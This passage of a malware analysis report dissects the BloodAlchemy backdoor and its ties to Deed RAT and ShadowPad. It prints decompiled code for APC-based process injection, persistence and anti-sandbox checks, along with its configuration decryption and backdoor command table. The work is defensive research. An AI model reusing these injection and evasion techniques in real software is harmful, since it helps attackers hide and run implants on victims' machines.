
The decryption is performed using another custom algorithm with the stored key. We created a simple Python script to decrypt the encrypted data.

```python
import struct


def dec_cmt(offset):
    s = struct.unpack("B", ida_bytes.get_bytes(offset, 1))[0]
    data = ida_bytes.get_bytes(offset, s + 2)
    iv = data[1]
    enc = data[2:]
    dec = ""
    for i in range(s):
        dec += chr(iv ^ enc[i] & 0xFF)
        ku0 = iv << (i % 5 + 1) & 0xFF
        ku1 = iv >> (7 - i % 5) & 0xFF
        iv = (iv + (ku0 | ku1)) & 0xFF
    return dec[:-1]
```

Python script


As an example, the resolved offsets and decrypted data for each value in malware configuration using the Python script is as follows:



```
:02652068 offset_config   dd 534h                   ; DATA XREF: load_dec_confing_and_check_file+3
:02652068                                           ; get_value_from_config_by_arg0+14↑o ...
:02652068                                           ; conf_size
:0265206C unkown          dd 0BC67AD09h
:02652070 unkown_0        dd 5B0369Ah
:02652074 createmutex_flag dd 1                     ; 0: off
:02652074                                           ; 1: on
:02652078 mutex_value     dd 158h                   ; 0x26521c0 -> DFYNBEDKJHGAFSTIJECYUKFDEUJH
:0265207C selefdelete_flag dd 0
:02652080 antidbg_flag    dd 1
:02652084 checksandbox_flag dd 0
:02652088 install_reg     dd 176h                   ; 0x26521de -> SOFTWARE\Microsoft\Store
:0265208C install_dir     dd 190h                   ; 0x26521f8 -> %ALLUSERSPROFILE%\Store
:02652090 leg_exe         dd 1A9h                   ; 0x2652211 -> %AUTOPATH%\Test\test.exe
:02652094 mal_dll         dd 1C3h                   ; 0x265222b -> BrLogAPI.dll
:02652098 blob            dd 1D1h                   ; 0x2652239 -> DIFX
:0265209C persistence_flag dd 0                     ; 0: off
:0265209C                                           ; 1: service + startup + taskschd
:0265209C                                           ; 2: service
:0265209C                                           ; 3: startup
:0265209C                                           ; 4: taskschd
:026520A0 servicename     dd 1D7h                   ; 0x265223f -> Test
:026520A4 str_service     dd 1DDh                   ; 0x2652245 -> Digital Imaging System
:026520A8 str_service_0   dd 1F5h                   ; 0x265225d -> Digital Imaging System
:026520AC reg_name        dd 20Dh                   ; 0x2652275 -> Test
:026520B0 reg_key         dd 213h                   ; 0x265227b -> L"SOFTWARE\Microsoft\Windows\Cu
:026520B4 str_task        dd 242h                   ; 0x26522aa -> ONLOGON
:026520B8 taskname        dd 24Bh                   ; 0x26522b3 -> Test
:026520BC procinjection_flag dd 0
:026520C0 p_injectionproc dd 251h                   ; 0x26522b9 -> %windir%\system32\SearchIndexer
:026520C4 p_injectionproc_0 dd 276h                 ; 0x26522de -> %windir%\system32\wininit.exe
:026520C8 p_injectionproc_1 dd 295h                 ; 0x26522fd -> %windir%\system32\taskhost.exe
:026520CC p_injectionproc_2 dd 2B5h                 ; 0x265231d -> %windir%\system32\svchost.exe
:026520D0 prochollowing_flag dd 0                   ; 0: off
:026520D0                                           ; 1: on
:026520D4 p_processhollowing dd 2D4h                ; 0x265233c -> %windir%\system32\wininit.exe
:026520D8 p_processhollowing_0 dd 2F3h              ; 0x265235b -> %windir%\system32\taskeng.exe
:026520DC p_processhollowing_1 dd 312h              ; 0x265237a -> %windir%\system32\taskhost.exe
:026520E0 p_processhollowing_2 dd 332h              ; 0x265239a -> %windir%\system32\svchost.exe
```

Figure 11. Example of resolving offsets and decrypted data.

Not only malware configuration, but the same encryption is also used for other embedded data, such as important data related to some specific file paths. This Python script can also decrypt these data as well.



```
02651000 e__ProgramFiles_ db 60h, 45h, 70h, 0D2h, 0CAh, 98h, 8Ch, 9Ah, 87h, 7, 3Ch
02651000                                             ; DATA XREF: check_arch_for_path_test_exe+1
0265100B                  db 93h, 9Bh, 8Ah, 0EDh, 0 ; %ProgramFiles%
02651010 e__LocalAppData__Programs db 94h, 0B1h, 0F1h, 0DCh, 33h, 34h, 93h, 0BFh, 89h, 0B8h
02651010                                             ; DATA XREF: check_arch_for_path_test_exe+F
0265101A                  db 10h, 0BFh, 0EFh, 68h, 74h, 3Ah, 62h, 0E4h, 9Fh, 10h ; %LocalAppD
02651024                  db 9Ch, 0AAh, 0Fh, 98h
02651028 e_c_program_files__x86_ db  29h ; )         ; DATA XREF: check_arch_for_path_test_exe+1
02651028                                             ; L"C:\Program Files (x86)"
02651029                  db  0Ch
0265102A                  dw 1A2Bh
0265102C                  dd 526302C4h, 0C684B892h, 2CDD8D9Ah, 7420ADE6h
0265103C e__AppData_      db 9Bh, 0BEh, 93h, 6Dh, 75h, 11h, 9Eh, 8Ah, 98h, 0EDh
0265103C                                             ; DATA XREF: check_arch_for_path_test_exe+1
02651046                  db 2 dup(0)                ; %AppData%
02651048 e__AUTOPATH_     db  7Fh ;                  ; DATA XREF: check_arch_for_path_test_exe+3
02651049                  db 5Ah, 3Ch, 27h
0265104C                  dd 0BFAF1A51h, 7180ADh
```

Figure 12. Example of decrypting data other than the malware configuration.

Functions


As mentioned above, BloodAlchemy behaves differently depending on the run mode and the values in the malware configuration. From this characteristic, we believe the BloodAlchemy is a rather unique sample. The main function of BloodAlchemy is communication with a C2 server and controlling the infected host through the implemented backdoor commands.

The individual functionalities implemented in BloodAlchemy are introduced here.

Persistence

The payload incorporates a persistence capability. If the run_mode is 0 or 3 and the execution file path is not for persistence, and if the persistence_flag (a value of 0x34 in the malware configuration) is not 0, the persistence method will be chosen based on the value of the persistence_flag from 1 to 4.

1: service + startup + taskschd (COM obj)
2: service
3: startup
4: taskschd (COM obj)



```
seg000:02645ACC
seg000:02645ACC                         loc_2645ACC:
seg000:02645ACC 6A 34                   push    34h ; '4'
seg000:02645ACE FF 15 C4 1F 65 02       call    ds:p_get_value_from_config_by_arg0 ; flag_persistence
seg000:02645ACE                                                 ; 0: off
seg000:02645ACE                                                 ; 1: service + startup + taskschd(COM)
seg000:02645ACE                                                 ; 2: service
seg000:02645ACE                                                 ; 3: startup
seg000:02645ACE                                                 ; 4: schtasks(COM)
seg000:02645AD4 59                      pop     ecx
seg000:02645AD5 85 C0                   test    eax, eax
seg000:02645AD7 74 0A                   jz      short loc_2645AE3

seg000:02645AD9 E8 7E B1 FF FF          call    persistence_copy_malware_set ; persistence?
seg000:02645AD9                                                 ;
seg000:02645ADE E8 90 B5 FF FF          call    persistence_service_startup_schtasks
```

Figure 13. The calling a function of persistence depending on the persistence_flag.

The persistence mechanism is designed for the malware set consisting of test.exe, BrLogAPI.dll, and DIFX to be created within one of the corresponding directories based on the infected environment.

- %AUTOPATH%\Test\
- %LocalAppData%\Programs\Test\
- %ProgramFiles%\Test\
- %ProgramFiles(x86)%\Test\

Anti Sandbox

The payload also has anti-sandbox capabilities to evade analysis in sandbox environments. This feature only functions when the run_mode is 0, the executable file path is not for persistence, and the value of 0x1c in the configuration is 1. It checks the process_name, files, and DNS results. It is speculated that the purpose of this feature is to avoid detection from Trellix sandbox functionality, based on the checked process names.

```
seg000:02645AB6
seg000:02645AB6                         loc_2645AB6:
seg000:02645AB6 6A 1C                   push    1Ch
seg000:02645AB8 FF 15 C4 1F 65 02       call    ds:p_get_value_from_config_by_arg0 ; checksandbox_flag
seg000:02645AB8                                         ; 0: off
seg000:02645AB8                                         ; 1: on
seg000:02645ABE 59                      pop     ecx
seg000:02645ABF 85 C0                   test    eax, eax
seg000:02645AC1 74 09                   jz      short loc_2645ACC

seg000:02645AC3 E8 C6 E0 FF FF          call    check_sandbox   ; GetCursorInfo
seg000:02645AC8 85 C0                   test    eax, eax
seg000:02645ACA 75 38                   jnz     short teminateprocess

seg000:02643B9F FF 15 B0 52 65 02       call    ds:p_user32_GetPhysicalCursorPos_0 ; user32_
seg000:02643BA5 8D 45 F8                lea     eax, [ebp+var_8]
seg000:02643BA8 50                      push    eax
seg000:02643BA9 FF 15 A8 52 65 02       call    ds:p_user32_GetPhysicalCursorPos ; user32_Ge
seg000:02643BAF 8D 45 E4                lea     eax, [ebp+var_1C]
seg000:02643BB2 50                      push    eax
seg000:02643BB3 FF 15 AC 52 65 02       call    ds:p_user32_GetCursorInfo ; user32_GetCursor
seg000:02643BB9 E8 1C FD FF FF          call    cmp_process     ; communicator_exe
seg000:02643BB9                                         ; steam.exe
seg000:02643BB9                                         ; SteamService_exe
seg000:02643BB9                                         ; infium_exe
seg000:02643BB9                                         ; MemCompressionsion_exe
seg000:02643BB9                                         ; sedsvc_exe
seg000:02643BBE 85 C0                   test    eax, eax
seg000:02643BC0 75 0B                   jnz     short loc_2643BCD

seg000:02643BC2 E8 D7 FD FF FF          call    check_sandbox_env ; cmp DNS results:
seg000:02643BC2                                         ; www.microsoft.com
seg000:02643BC2                                         ; google.com
seg000:02643BC2                                         ;
seg000:02643BC2                                         ; cmp files in c:/bin/
seg000:02643BC2                                         ; filemon.sys
seg000:02643BC2                                         ; filemon.inf
seg000:02643BC2                                         ; mrr.exe
seg000:02643BC2                                         ; mflash.exe
seg000:02643BC2                                         ; sleep.exe
seg000:02643BC2                                         ; fuzzy.dll
seg000:02643BC7 85 C0                   test    eax, eax
```

Figure 14. The anti-sandbox capabilities are enabled by the value of configuration.


Process Injection

The process injection feature was implemented with following conditions which were the run_mode is 0 or 3 and the value of 0x54 in the configuration is 1, it attempts to inject the previous shellcode into the following processes specified in the configuration from 0x58 to 0x64.

- %windir%\system32\SearchIndexer.exe
- %windir%\system32\wininit.exe
- %windir%\system32\taskhost.exe
- %windir%\system32\svchost.exe

In order to set the injected shellcode as a queue for asynchronous procedure calls (APC), the QueueUserAPC() function is used. This technique is known as Early Bird Injection.

> **What is Asynchronous Procedure Call (APC)**
>
> A function that is executed asynchronously in the context of a specific thread. Each thread has its own APC queue, and an application can register an APC in the queue by calling the QueueUserAPC() function. This > will result in the execution of the APC function and the occurrence of a software interrupt during the next scheduled thread."
>
> Asynchronous Procedure Calls | Microsoft Learn



```
v8 = size_of_prv_shellcode + size_of_prv_shellcode_key_enc_payload + 1084;
buf = p_kernel32_VirtualAllocEx(a1, 0, v8, 12288, 4);
if ( !buf )
  return p_kernel32_GetLastError();
if ( !p_kernel32_WriteProcessMemory(a1, buf, 39976960, v8, &v8) )
  goto LABEL_9;
v5 = size_of_prv_shellcode;
if ( size_of_prv_shellcode <= 0x1000 )
  v5 = 4096;
if ( !p_kernel32_VirtualProtectEx(a1, buf, v5, 32, v7)
  || !p_kernel32_QueueUserAPC(buf, a2, a3)
  || p_kernel32_ResumeThread(a2) == -1 )
{
```

Figure 15. The process injection using QueueUserAPC() function.


As related feature of the payload, if the run_mode is 0 or 4 and the value of 0x68 in the configuration is 1, it creates the following processes specified from 0x6c to 0x74 and attempts to inject the shellcode into those processes using QueueUserAPC() too.

- %windir%\system32\wininit.exe
- %windir%\system32\taskeng.exe
- %windir%\system32\taskhost.exe
- %windir%\system32\svchost.exe

Creation of VFT associated with each communication protocol

The BloodAlchemy was designed for up to 10 C2 destinations. However, interestingly, in the samples we observed, only one C2 information was in there. Based on the C2 information, the communication protocol is extracted, and the Protocol ID to be used within the malware is set. Based on this Protocol ID, the functions necessary for communication are imported, and a Virtual Function Tables (VFT) is created..

> **What is Virtual Function Tables (VFT)**
>
> A table that stores pointers to virtual functions within a class. If a class has one or more virtual functions, the compiler creates a virtual function table for that class. Each instance of the class holds pointers to this > table.
>
> Virtual Function Tables | Microsoft Learn



```
  switch ( protocol_id )
  {
    case 1:
      if ( p_get_value_from_config_by_arg0(0x98) )// 1
      {
        v4 = v10;
        return TCP_MUX_protocol(v4);
      }
LABEL_7:
      v4 = 0;
      return TCP_MUX_protocol(v4);
    case 8:
      goto LABEL_7;
    case 2:
      v3 = 0;
      return HTTP_HTTPS_protocol(v3)
    case 3:
      return HTTP_HTTPS_protocol(v3)
    case 4:
      if ( p_get_value_from_config_by
        v6 = v10;
      else
        v6 = 0;
      return UDP_protocol(v6);
    case 5:
      if ( p_get_value_from_config_by_arg0(0x98) )// 1
        v9 = v10;
      else
        v9 = 0;
      p_get_value_from_config_by_arg0(0xB0);    // 0x16
      p_get_value_from_config_by_arg0(0xAC);    // ONLOGON
      return DNS_protocol(v9);
    case 7:
      v7 = 0x20000;
      return PIPE_SMB_protocol(v7);
    case 6:
      v7 = 0;
      return PIPE_SMB_protocol(v7);
```

```
  inited->field_0 = 1;
  result = inited;
  inited->create_socket_connect = tcp_create_socket_connect;
  inited->connect_send_recv = tcp_connect_send_recv;
  inited->recv_data = tcp_recv_data;
  inited->shutdown = tcp_shutdown;
  inited->shutdonwn_closesocket = tcp_shutdonwn_closesocket;
  inited->wsarecv = tcp_wsarecv;
  inited->wsagetoverlappedresult = tcp_wsagetoverlappedresult;
  inited->wsasend = tcp_wsasend;
  inited->wsagetoverlappedresult_ = tcp_wsagetoverlappedresult;
  inited->getsockname = tcp_getsockname;
  inited->getsockname_ = tcp_getsockname_;
  return result;
```

Figure 16. A VFT is created in the malware to handle the corresponding protocol based on the Protocol ID.

Backdoor commands

15 backdoor commands were implemented to control victim machine. The operations performed by each command ID are as follows:

command id	descriptions
0x1101	update config
0x1102	get current config
0x1201	update test.exe
0x1202	update BrLogAPI.dll
0x1203	update DIFX
0x1204	uninstall and terminated
0x1205	launch persistence_dir\test.exe
0x1301	unknown
0x1302	load received payload and store it into registry value
0x1303	delete registry value
0x1304	unknown
0x1401	get proxy info
0x1402	update proxy info
0x1501	gather victim info
0x1502	echo 0x1502


```
command_id = *(a2 + 12);
if ( command_id <= 0x1301 )
{
  if ( command_id == 0x1301 )
    return bc_1301(buf, a2);
  command_1101_1 = command_id - 0x1101;
  if ( !command_1101_1 )
    return bc_1101_update_config_(buf, a2);
  command_1102_1 = command_1101_1 - 1;
  if ( !command_1102_1 )
  {
    p_ntdll_RtlEnterCriticalSection(&dword_2652644);
    v10 = bc_1102get_current_config_(buf, 4354, &offset_config, offset_config);
    p_ntdll_RtlLeaveCriticalSection(&dword_2652644);
    return v10;
  }
  v5 = command_1102_1 - 0xFF;
  if ( !v5 )
    return bc_1201_update_test_exe(buf);
  v6 = v5 - 1;
  if ( !v6 )
    return bc_1202_update_BrLogAPI_dll(buf);
  v7 = v6 - 1;
  if ( !v7 )
    return bc_1203_update_DIFX(buf);
  v8 = v7 - 1;
  if ( !v8 )
    bc_1204_remove_persistence(buf);
  if ( v8 == 1 )
    return bc_1205_exec_test_exe(buf);
  return 50;
}
command_1302_1 = command_id - 0x1302;
if ( !command_1302_1 )
  return bc_1302_load_payload_create_regvalue(buf);
```

Figure 17. Branching of processing based on the backdoor command ID

The code similarities with Deed RAT

Based on our reversing results, we have discovered multiple similarities between BloodAlchemy and Deed RAT. Here are some examples of code similarities that we consider particularly significant:

The first remarkably similar point is the unique data structures of the payload header in both BloodAlchemy and Deed RAT. Although there are differences in values such as magic number and plugin ID and other values. This data structure is designed based on the PE header which maps the payload into memory based on its respective values.



```
if ( !v17 )
  goto LABEL_25;
if ( RtlDecompressBuffer(2, v17, size_, buf, v49, &size_) >= 0 && *v17 == -554875564 )// ret. dec =
                                                    // 00CC0000  54 45 ED DE 20 00 00 00 40 17 00 00 00 00 40 00
                                                    // 00CC0010  00 10 00 00 00 50 00 00 00 50 00 00 00 10 00 00
                                                    // 00CC0020  00 0A 00 00 00 20 01 00 8D 15 01 00 00 06 00 00
{
```

offset	descriptions	data
0x00	magic number	54 45 ED DE
0x04	plugin id	0x20
0x08	entry point	0x1740
0x0c	original base	0x400000
0x10	absolute offset	0x1000
0x14	size of virtualalloc	0x5000
0x18	size of raw data	0x5000
0x1c	..etc	

```
key_ = v37;
RtlDecompressBuffer(2, v37, size_1, buf, EP_payload, &size_1);// ret.
                                            // 02780000  45 AB 45 AB 10 00 00 00 8C 69 00 00 00 00 40 00
                                            // 02780010  00 00 00 00 00 70 01 00 AB 6F 01 00 BC 63 01 00
                                            // 02780020  00 10 00 00 00 00 00 00 50 00 00 00 AD 0F 01 00
v38 = VirtualAlloc_(0, *(v37 + 5), 12288, 4);
```

offset	descriptions	data
0x00	magic number	45 AB 45 AB
0x04	plugin id?	0x10
0x08	entry point	0x698c
0x0c	original base?	0x400000
0x10	absolute offset?	0
0x14	size of virtualalloc	0x17000
0x18	size of raw data	0x16fab
0x1c	..etc	

Figure 18. Comparison of custom data structures between Deed RAT and BloodAlchemy

In relation to above example, some similarities have been found in the loading process of shellcode, and the DLL file used to read the shellcode as well. Regarding the payload, various similarities have been confirmed with high confidence:

- Exception handling after the entry point
- Loading start functions for each plugin
- Plugin names
- Plugin information
- Structure of the malware configuration (offset of encrypted data)
- Hardcoded directories and a specific file name used for persistence

```
v5 = v3;
v6 = v4;
shellbase_offset17 = v3;
if ( getprocaddrbyhash(&setunhandledexceptionfilter, &dword_CF51A4) )
  setunhandledexceptionfilter(c_write_error_log);
v7 = 0;
if ( getprocaddrbyhash(&RtlAddVectoredContinueHandler, &dword_CF5278) )
  RtlAddVectoredContinueHandler(0, c_write_error_log);
v37[0] = 0;
v37[1] = 0;
dec2(e_SetTcbPrivilege);
advapi32_AdjustTokenPrivileges(0);
dec2(e_SeDebugPrivilege);
advapi32_AdjustTokenPrivileges(0);
c_memset_localfree(v37);
```

```
p_kernel32_SetUnhandledExceptionFilter(c_write_error_log);
c_AddVectoredContinueHandler();
v15 = 0;
v16 = 0;
v17 = 0;
dec_edx(15);
advapi32_AdjustTokenPrivileges(0);
dec_edx(17);
advapi32_AdjustTokenPrivileges(0);
j_memset_localfree_0(&v15);
v6 = size_of_prv_shellcode_key_enc_payload;
load_dec_confing_and_check_file(
```

```
// %ALLUSERSPROFILE%\error.log
// fmt:
// %4.4d-%2.2d-%2.2d %2.2d:%2.2d:%2.2d Exception Address: 0x%p, Code: 0x%8.8x
int __stdcall c_write_error_log(_DWORD **a1)
{
  void (*v1)(void); // eax
  char v3[1024]; // [esp+0h] [ebp-418h] BYREF
  __int16 v4[8]; // [esp+400h] [ebp-18h] BYREF
  int v5[2]; // [esp+410h] [ebp-8h] BYREF

  v5[0] = 0;
  v5[1] = 0;
  if ( getprocaddrbyhash(&p_GetLocalTime, &e_GetLocalTime) )
    p_GetLocalTime(v4);
  dec(&fomat__4_4d__2_2d___);
  v1 = p_user32_wsprintfA(v3, v5[0], v4[0], v4[1], v4[3], v4[4], v4[5], v4[6], (*a1)[3], **a1);
  v1();
  if ( getprocaddrbyhash(&kernel32_OutputDebugStringA, &e_outputdebugstringA) )
    kernel32_OutputDebugStringA(v3);
  write_error_log(v3);                    // %ALLUSERSPROFILE%\error.log
  c_c_localfree(v5);
  return 0;
```

```
// %ALLUSERSPROFILE%\error.log
// fmt:
// %4.4d-%2.2d-%2.2d %2.2d:%2.2d:%2.2d Exception Address: 0x%p, Code: 0x%8.8x
int __stdcall c_write_error_log(int **arg0)
{
  int ModuleHandleA; // eax
  int v3; // [esp-4h] [ebp-424h]
  char v4[1024]; // [esp+4h] [ebp-41Ch] BYREF
  int a1[3]; // [esp+404h] [ebp-1Ch] BYREF
  __int16 v6[8]; // [esp+410h] [ebp-10h] BYREF

  memset(a1, 0, sizeof(a1));
  dec__0(a1, &fomat__4_4d__2_2d___, 0x62u);
  p_kernel32_GetLocalTime(v6);
  j_memset(v4, 0, sizeof(v4));
  v3 = **arg0;
  ModuleHandleA = kernel32_GetModuleHandleA(0, (*arg0)[3]);
  p_user32_wsprintfA(v4, a1[0], v6[0], v6[1], v6[3], v6[4], v6[5], v6[6], ModuleHandleA);
  kernel32_OutputDebugStringA(v4, v3);
  write_error_log(v4);                    // %ALLUSERSPROFILE%\error.log
  j_memclear_localfree(a1);
```

Figure 19. Comparison of exception handling after the entry point.

We have concluded that BloodAlchemy is highly likely to be a variant of Deed RAT, based on our deeply analysis and comparison results.

Summary

In this article, we have explained the analysis results of BloodAlchemy. The origin of BloodAlchemy and Deed RAT is ShadowPad and given the history of ShadowPad being utilized in numerous APT campaigns, it is crucial to pay special attention to the usage trend of this malware.

One more thing, our experts presented a talk titled "Into the Vapor to Tracking Down Unknown Panda's Claw Marks" at the Botconf 2024 held in Nice, France, discussing the analysis of BloodAlchemy.

The slide of presentation is available here, if you interested in the BloodAlchemy research, please check it.

- [Slide] Into the Vapor to Tracking Down Unknown Panda's Claw Marks

Appendix

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1. [1]: Disclosing the BLOODALCHEMY backdoor
   https://www.elastic.co/security-labs/disclosing-the-bloodalchemy-backdoor↩
2. [2]: ShadowPad in corporate networks
   https://securelist.com/ShadowPad-in-corporate-networks/81432/↩
3. [3]: ShadowPad
   https://attack.mitre.org/software/S0596/↩
4. [4]: Space Pirates: a look into the group's unconventional techniques, new attack vectors, and tools
   https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/space-pirates-a-look-into-the-group-s-unconventional-techniques-new-attack-vectors-and-tools/↩